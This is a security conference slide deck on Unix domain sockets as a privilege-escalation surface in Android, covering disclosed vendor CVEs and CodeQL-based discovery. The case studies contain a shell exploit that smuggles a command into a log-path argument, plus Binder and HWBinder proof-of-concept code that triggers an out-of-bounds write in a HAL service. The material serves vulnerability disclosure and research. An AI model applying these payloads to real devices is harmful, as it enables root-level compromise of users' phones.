



# Unix Domain Socket: A Hidden Door Leading to Privilege Escalation in The Android Ecosystem

Dongxiang Ke, Lewei Qu, Han Yan, Daozheng Lin

# About US

## Baidu AIoT Security Team

- Focus on the Android/Linux platform
- Aims to discover 0day vulnerability and explore possible defenses

## Members

- Dongxiang Ke
- Lewei Qu
- Han Yan
- Daozheng Lin




# Agenda

- Introduction to Unix Domain Socket
- Usage Scenarios
- Common Vulnerabilities
- Case Study
- Automated Analysis Methods
- Summary

# 1 Unix Domain Socket

- Aka **UDS** or **IPC socket** (inter-process communication socket)
- The API for UDS is similar to that of an Internet socket



# Types & Namespaces

## Types

- SOCK\_STREAM
- SOCK\_DGRAM
- SOCK\_SEQPACKET

## Namespaces

- FILESYSTEM
- ABSTRACT

```
$ netstat -xp
Proto Typ State PID/Program Name
unix STREAM LISTENING 12550 342/logd
unix SEQPACKET LISTENING 12555 342/logd
unix SEQPACKET LISTENING 15615 452/adbd
unix SEQPACKET LISTENING 10854 549/tombstoned
unix STREAM LISTENING 12649 374/zygote
unix SEQPACKET LISTENING 10859 549/tombstoned
unix DGRAM LISTENING 11880 489/statsd
unix SEQPACKET LISTENING 10862 549/tombstoned
unix STREAM LISTENING 19669 655/system_server
```

Path
/dev/socket/logd
/dev/socket/logdr
@jdwp-control
/dev/socket/tombstoned_crash
/dev/socket/zygote_secondary
/dev/socket/tombstoned_intercept
/dev/socket/statsdw
/dev/socket/tombstoned_java_trace
/data/system/ndebugsocket

FILESYSTEM  
ABSTRACT

# Android API (JAVA)

- **LocalSocket**: creates a (non-server) Unix-domain socket

```
LocalSocket(int sockType)
```

Creates a AF\_LOCAL/UNIX domain stream socket with given socket type

- **LocalServerSocket**: creates an inbound UNIX-domain socket

```
LocalServerSocket(String name)
```

Creates a new server socket listening at specified name.

```
LocalServerSocket(FileDescriptor fd)
```

Create a LocalServerSocket from a file descriptor that's already been created and bound.

# Android API (JNI/Native)

- POSIX Socket API: <sys/socket.h>

```
int socket(int domain, int type, int protocol)
```

AF\_UNIX

- Android API: <utils/sockets.h>

```
int socket_local_server(const char* name, int namespaceld, int type)
int socket_local_client(const char* name, int namespaceld, int type)
```

ABSTRACT  
FILESYSTEM

SOCK\_STREAM  
SOCK\_DGRAM  
SOCK\_SEQPACKET

# Access control

- DAC - File Permissions

```
$ls -al /dev/socket/logd  
srw-rw-rw- 1 logd logd 0 2022-04-06 12:01 /dev/socket/logd
```

- Get peer credentials

```
int getsockopt(int sockfd, int level, int optname, void *optval, socketlen_t *optlen)
```

SO\_PEERCREDS

```
struct ucred {  
    pid_t pid;  
    uid_t uid;  
    gid_t gid;  
};
```

# SELinux & SEAndroid

## sock\_file

- Permissions: create, read, write, open, etc

```
allow domain logdw_socket : sock_file write ;  
  
u:object_r:logdw_socket:s0 /dev/socket/logdw
```

## Android te\_macros

```
#####  
# unix_socket_connect(clientdomain, socket, serverdomain)  
# Allow a local socket connection from clientdomain via  
# socket to serverdomain.  
define(`unix_socket_connect', `  
allow $1 $2_socket:sock_file write;  
allow $1 $3:unix_stream_socket connectto;  
)
```

## unix\_stream\_socket, unix\_dgram\_socket


- Permissions: bind, connect, listen, accept, connectto

```
allow domain logd : unix_dgram_socket sendto ;  
  
u:r:logd:s0 logd
```

# 2 Usage Scenarios

## Main Usage Scenarios

- UDS in Diagnostic Tools
- UDS in HAL




# UDS in Log Management

## Log Management

- AOSP logd + Vendor logd

### AOSP logd


- Log Reader: when a client connects, log is written to the client
- Log Listener: receive logs written by the client
- Command Listener: listening for incoming logd administrative commands



# Vendor Logd Architecture

## Vendor Log Daemons

- Responsible for collecting different types of logs
- Expose the management interfaces through UDS



# UDS in Exception Management

## AEE - Android Exception Engine

- Catch exceptions
- Dump backtrack information
- Provide various diagnostic tools

i	Cls	count	last_time	module
0,	4,	1,	1650425689,	com.xdek.behaviordemo
1,	3,	1,	1650425745,	com.android.gallery3d
2,	3,	1,	1650425795,	/vendor/bin/hw/android.hardware.graphicsallocator@2.0-service
3,	3,	1,	1650425828,	/vendor/bin/hw/android.hardware.health@2.0-service
4,	3,	1,	1650425882,	/vendor/bin/hw/wpa_supplicant

## Exceptions


- JE (java layer exception)
- NE (native layer exception)
- KE (kernel layer exception)

```
2022-04-20 11:34:49.708 2974-2974/? D/AEE_AED: Backtrace:Process: com.xdek.behaviordemo
PID: 2933
Flags: 0x20e8bf46
Package: com.xdek.behaviordemo v1 (1.0)
Foreground: Yes
Build: [REDACTED]

java.lang.NullPointerException: Attempt to invoke virtual method 'java.lang.String android.location.LocationAccessBehavior.getLocation()' on a null object reference
    at com.xdek.behaviordemo.LocationAccessBehavior.getLocation(LocationAccessBehavior.java:23)
    at com.xdek.behaviordemo.FirstFragment$3.onClick(FirstFragment.java:47)
    at android.view.View.performClick(View.java:6605)
```

# AEE Architecture

- **aee.aed**: used to receive exception information (Java Exception)
- **aee\_aed32**: used to receive the path of the tombstone file (Native Exception)
- **rttd**: expose some interfaces for dumping run-time information




# UDS in HAL

## HAL (Hardware Abstraction Layer)

- **Hal Services:** expose some standard interfaces for framework
- **Daemons:** implement functionality

## UDS in HAL

- The main IPC method between Hal Services and Daemons




# GPS Architecture

## GPS Daemons

- lbs\_dbg
- mnld
- agpsd

## UDS in Daemon


- exposes low level interfaces



# Features of UDS Service

## Features


- running with high privileges
- responsible for some sensitive tasks
  - operating system files
  - Maintain sensitive information
  - talk to driver
- expose control interface through UDS
- **Is a node of a complete data flow**



# 3 Common vulnerabilities

## Common Vulnerabilities

- Mis-Configuration
- Invalid Access Control
- Memory Corruption
- Logical Vulnerability



# Mis-Configuration

## Mis-Configuration can lead to exposure of sensitive interfaces

- Internal debug tools are packaged into the distribution rom
- Diagnostic tools run in wrong mode

### Example

- CVE-2020-11836
- AEE module is in debug mode
- Information Leak

```
on post-fs
    setprop ro.vendor.aee.enforcing no
    setprop persist.vendor.aeev.core.dump enable
    setprop persist.vendor.aeev.core.direct enable
    setprop persist.vendor.aee.mode 3
    setprop persist.vendor.aeev.mode 3
    setprop persist.vendor.aee.filter 0
    start aee_aedv
    start aee_aedv64
```

# Invalid Access Control

Invalid access control can cause UDS become an attack surface


- Downstream vendors may disable SELinux (Especially common in IoT devices)
- Verify in the SDK on the client side
- Wrong authentication method (e.g., just verify process name)
- Access restrictions can be bypassed

## Example

- CVE-2021-0364
- Bypass SELinux
- Command Injection

### Possible Attack Paths:

1. Attacker -> Target [x]
2. Attacker -> D -> Target [?]
3. Attacker -> C -> D -> Target [?]
4. Attacker ->B -> D -> Target [?]
5. Attacker -> A -> B -> D -> Target [?]



# Memory Corruption

Often caused by Improper parsing and handling

- Stack Overflow
- Heap Overflow
- Integer Overflow
- UAF

## Example

- CVE-2021-0353
- Integer Overflow to Heap Overflow

```
// Typical integer overflow
int left_bytes = 0;
while(full_read(client_fd,&command,sizeof(RPC_COMMAND_HEADER)) != sizeof(RPC_COMMAND_HEADER));
buff = (unsigned char*)calloc(command.total_len,sizeof(char));
memcpy(buff,&command,sizeof(RPC_COMMAND_HEADER));
// if command.total_len < sizeof(RPC_COMMAND_HEADER)
// integer overflow -> heap overflow
left_bytes = command.total_len-sizeof(RPC_COMMAND_HEADER);
// static ssize_t full_read(int fd, void *buf, size_t count)
while(full_read(client_fd,buff+sizeof(RPC_COMMAND_HEADER),left_bytes) != left_bytes);
```

# Logical Vulnerability

Often caused by the lack of input validation

- Command Injection
- Information Disclosure
- Read/Write Arbitrary File

## Example

- CVE-2021-39616
- Command Injection

```
int __fastcall sub_1BBC(int *cmd)
{
    int *v1; // r4
    int v2; // r0
    int result; // r0

    v1 = cmd;
    v2 = cmd[2];
    if ( v2 & 1 )
    {
        system_fmt("system/bin/iptables -w -F");
        system_fmt("system/bin/iptables -w -X");
        v2 = v1[2];
    }
    result = v2 << 30;
    if ( result < 0 )                                // v2 >= 3
        result = system_fmt("system/bin/ndc tether radvd remove upstream %s", v1[1]);
    return result;
}
```

## 4 Case Study

### Confirmed Vulnerabilities (up to 2022.4.20)

- Total 12 vulnerabilities are confirmed
- Covered 4 well-known vendors
- Obtained acknowledgements from 3 vendors

**All Vulnerabilities have been fixed by vendors**

NO	Vulnerability	CVE
1	Command Injection	CVE-2021-0363
2	Command Injection	CVE-2021-0364
3	Information Disclosure	CVE-2021-0404
4	Integer Overflow	CVE-2021-0353
5	Integer Overflow	CVE-2021-0355
6	Information Disclosure	CVE-2022-20098
7	Stack Overflow	Confirmed
8	OOB Write	Confirmed
9	Command Injection	CVE-2021-39616
10	Mis-Configuration	CVE-2021-1049
11	Information Disclosure	CVE-2020-11836
12	Mis-Configuration	Confirmed

# Case 1: Command Injection

## Command Injection in Diagnostic Tool

- Command Injection + Bypass Access Restrictions = Escalation of Privilege
- Root cause: directly use unvalidated input

```
v56 = subDir->size;
mlogd(2, "delete %s ", subDir->name);
android log print(6, "MobileLogD", "delete %s ", subDir->name);
snprintf(cmd, 512, 511, "rm -rf %s%s", logPath, subDir->name);
j_system(cmd);                                // command injection!
j_free(subDir);
```


# Trigger Command Injection

## Commands supported by mobile\_logd service

- LOG\_CONFIG CMD: config log
- DEEP\_START CMD: start log recording
- DEEP\_STOP CMD: stop log recording

But SELinux blocks the request

```
avc: denied { connectto } for scontext=u:r:shell:s0 tcontext=u:r:mobile_log_d:s0 tclass=unix_stream_socket permissive=0
```



# Bypass Access Restrictions

## Find peers


```
$sesearch -t mobile_log_d -c unix_stream_socket --allow
Found 4 semantic av rules:
    allow loghidlsysservice mobile_log_d : unix_stream_socket connectto ;
    allow mobile_log_d mobile_log_d : unix_stream_socket { ioctl read write create ;
    allow dumpstate mobile_log_d : unix_stream_socket { read write } ;
    allow platform_app mobile_log_d : unix_stream_socket connectto ;
```

## Forward proxy

```
<receiver android:name=".framework.LogReceiver" android:permission="android.permission.DUMP">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="com.android.internal.adb.ADB_CMD"/>
        <action android:name="com.android.internal.intent.extra.AUTOSTART_COMPLETE"/>
        <action android:name="com.android.internal.intent.extra.EXCEPTION_HAPPEND"/>
        <action android:name="com.malicious.bypass"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</receiver>
```

# POC

## Attack Paths



1. run exploit.sh with shell permission

```
# exploit.sh
# 1. set logSize = 1M
am broadcast -a ADB_CMD -e cmd_name set_log_size_998 --ei cmd_target 1
# 2. set logPath
am broadcast -a ADB_CMD -e cmd_name switch_logpath -e cmd_target "/sdcard/e[whoami]>/sdcard/evil;""
# 3. Record log
am broadcast -a ADB_CMD -e cmd_name start --ei cmd_target 1
am broadcast -a ADB_CMD -e cmd_name stop --ei cmd_target 1
# 4. Trigger log cleanup. Execute the injected command
am broadcast -a ADB_CMD -e cmd_name start --ei cmd_target 1
am broadcast -a ADB_CMD -e cmd_name stop --ei cmd_target 1
```

2. result

```
$ls -al /sdcard/evil
-rw-rw---- 1 root sdcard_rw 7 2010-01-01 14:21 /sdcard/evil
$cat /sdcard/evil
system
```

# Case 2: OOB Write in HAL

## OOB Write in HAL

- OOB Write + Bypass Access Restrictions = Escalation of Privilege
- Root cause: directly use unvalidated input

```
if ( MaxIndex > index )
{
    if ( v4 == 1 )
        goto LABEL_13;
LABEL_12:           if v4 = 1, no bounds check!
    v11 = -1;
    goto LABEL_16;
}
if ( v4 != 1 && (MaxIndex | 0x100) <= index )
    goto LABEL_12;
LABEL_13:
v2 = a4;
v11 = 0;
setConfig(cmd, 0, (char *)&configHeader[225 * index], v1, v2, v3, v4);
```

# Trigger OOB Write

## Send UDS Request

- Send REG\_CONFIG message to service
- But SELinux blocks the request

```
int setConfig(int cmd, void* a1, int *config, int v1, int v2, int v3, int v4) {
    switch (cmd) {
        case 1:
            ...
        case 54:
            config[124] = v2;
            config[125] = v1;
            return 0;
        case 70:
            config[112] = v1;
            return 0;
        case 71:
            config[126] = v2;
            config[127] = v1;
            return 0;
        ...
    }
}
```



setRegConfig(index, 70, v1, v2, v3, 1)


setConfig(70, NULL, &configHeader + 225 \*  
index, v1, v2, v3, 1)

\*(&configHeader + 225 \* index + 112) = v1

# Bypass Access Restrictions

## Attack Paths

1. UDS
2. HWBinder (shell)
3. Binder (untrusted app)



# POC

## Use Binder or HWBinder

```
// Binder POC
public static void poc(IBinder remote) {
    Parcel data = Parcel.obtain();
    try {
        data.writeInterfaceToken(DESCRIPTOR);
        data.writeInt( val: -65535); // index
        data.writeInt( val: 71); // cmd
        data.writeInt( val: 0xff); // v1
        data.writeInt( val: 0xff); // v2
        data.writeInt( val: 0xff); // v3
        data.writeInt( val: 1); // v4
        remote.transact( code: 2, data, reply: null, flags: 1);
    } catch (RemoteException e) {
        e.printStackTrace();
    }
}
```

```
// HW Binder POC
sp<IBase> base = getHalService(interfaceName, instanceName);
const std::string descriptor = getDescriptor(base.get());
sp<IBinder> client = toBinder(base);
Parcel hidlData, hidlReply;
android::status_t hidlErr;
hidlData.writeInterfaceToken(interfaceToken.c_str());
hidlData.writeInt32(-65535);
hidlData.writeInt32(71);
hidlData.writeInt32(22);
hidlData.writeInt32(22);
hidlData.writeInt32(22);
hidlData.writeInt32(1);
hidlErr = client->transact(13, hidlData, &hidlReply, IBinder::FLAG_ONEWAY);
```

```
signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x73f81e3ec4
x0 0000000000000047 x1 0000000000000000 x2 00000073f81e3cc8 x3 00000000000000ff
x4 00000000000000ff x5 00000000000000ff x6 0000000000000001 x7 00000073fb8dbbf8
x8 00000073fb787c64 x9 00000073fb7935d0 x10 0000000000000001 x11 0000000000000000
x12 00000073fb10e38 x13 00000006255352b x14 0026dcfd40d7d400 x15 000043e0809d9b39
x16 00000073fb787b20 x17 00000073fb7877b8 x18 000000000000013a x19 00000073fb1e3cc8
x20 00000000000000ff x21 00000000000000ff x22 0000000000000001 x23 00000000000000ff
x24 0000000000000047 x25 0000000000000000 x26 0000000000000000 x27 00000063bfb57593
x28 00000073fb62180 x29 00000073fb9d9ba0
sp 00000073fb9d9b50 lr 00000073fb79840 pc 00000073fb787c68
backtrace:
#00 pc 0000000000006c68 /vendor/lib64/libhal.so (hal.so [■■■■■]_int, char*, ■■■■■_*, int, int, int, int)+1200)
#01 pc 000000000000f4cc /vendor/lib64/libhal.so (hal.so [■■■■■]_+252)
```

# 5 Automated Analysis Methods

## Steps for Vulnerability Mining

1. Finding targets and information gathering
2. Mining Vulnerabilities
3. Finding a way to bypass Access Restrictions (if necessary)

How to improve the efficiency of these steps ?

# Information Gathering

## Socket Information

- Namespace, Type: using netstat or ss
- SELinux Context: ls -Z

## Process Information

- Binary Path: ls -al /proc/pid/exe
- SELinux Context: cat /proc/pid/attr/current

## SELinux Policy

- Export: cat /sys/fs/selinux/policy
- Analysis: sesearch

## Information Gathering by Combining Existing Tools

# Information Gathering

Glue various tools together with python and adb

(venv) venv > spw uds list	Type	Socket SE	Process Name	Process Path	Process SE	IsVendor
UDS						
/dev/socket/logd	STREAM	logd_socket	logd	/system/bin/logd	logd	False
/dev/socket/property_service	STREAM	property_socket	init	/	init	False
@BXku0kqu	STREAM	*	magiskd	*	*	False
/dev/socket/dnsproxyd	STREAM	dnsproxyd_socket	Binder:375_3	/system/bin/netd	netd	False
/dev/socket/mdns	STREAM	mdns_socket	Binder:375_3	/system/bin/netd	netd	False
/dev/socket/fwmarkd	STREAM	fwmarkd_socket	Binder:375_3	/system/bin/netd	netd	False
/dev/socket/zygote	STREAM	zygote_socket	main	/system/bin/app_process64	zygote	False
/dev/socket/usap_pool_primary	STREAM	zygote_socket	main	/system/bin/app_process64	zygote	False
/dev/socket/zygote_secondary	STREAM	zygote_socket	main	/system/bin/app_process32	zygote	False
/dev/soc	STREAM	*	main	/system/bin/app_process32	zygote	False
@cp_time_sync_server	STREAM	*	refnotify	/vendor/bin/refnotify	refnotify	True
@hidl_slogmodem	STREAM	*	slogmodem	/system/bin/slogmodem	slogmodem	False
/dev/socket/lmfs	STREAM	socket_device	lmkd	/system/bin/lmkd	lmkd	False
@thermald	STREAM	*	thermald	/vendor/bin/thermald	thermald	True
@wcnd	STREAM	*	connmgr	/vendor/bin/connmgr	wcnd	True
@oemDaemonSrv	STREAM	*	system_server	/system/bin/app_process64	system_server	False
@yLog_cli	STREAM	*	sleep	/system/bin/toybox	yLog	False
@hidl_cp_time_sync_server	STREAM	*	modemlog_connmg	/system/bin/modemlog_connmgr_service	modemlog_connmgr_service	False
@GNSS_LCS_SERVER	STREAM	*	gpsd	/vendor/bin/gpsd	gpsd	True

# Vulnerability Mining

## Using code analysis engines

- CodeQL
- Soot

## Example

- Find command injection
- Using CodeQL to track the data flowing from **recv** to **system**

```
class Config extends TaintTracking::Configuration {
    Quick Evaluation: Config
    Config() { this = "NetworkToSystem" }

    Quick Evaluation: isSource
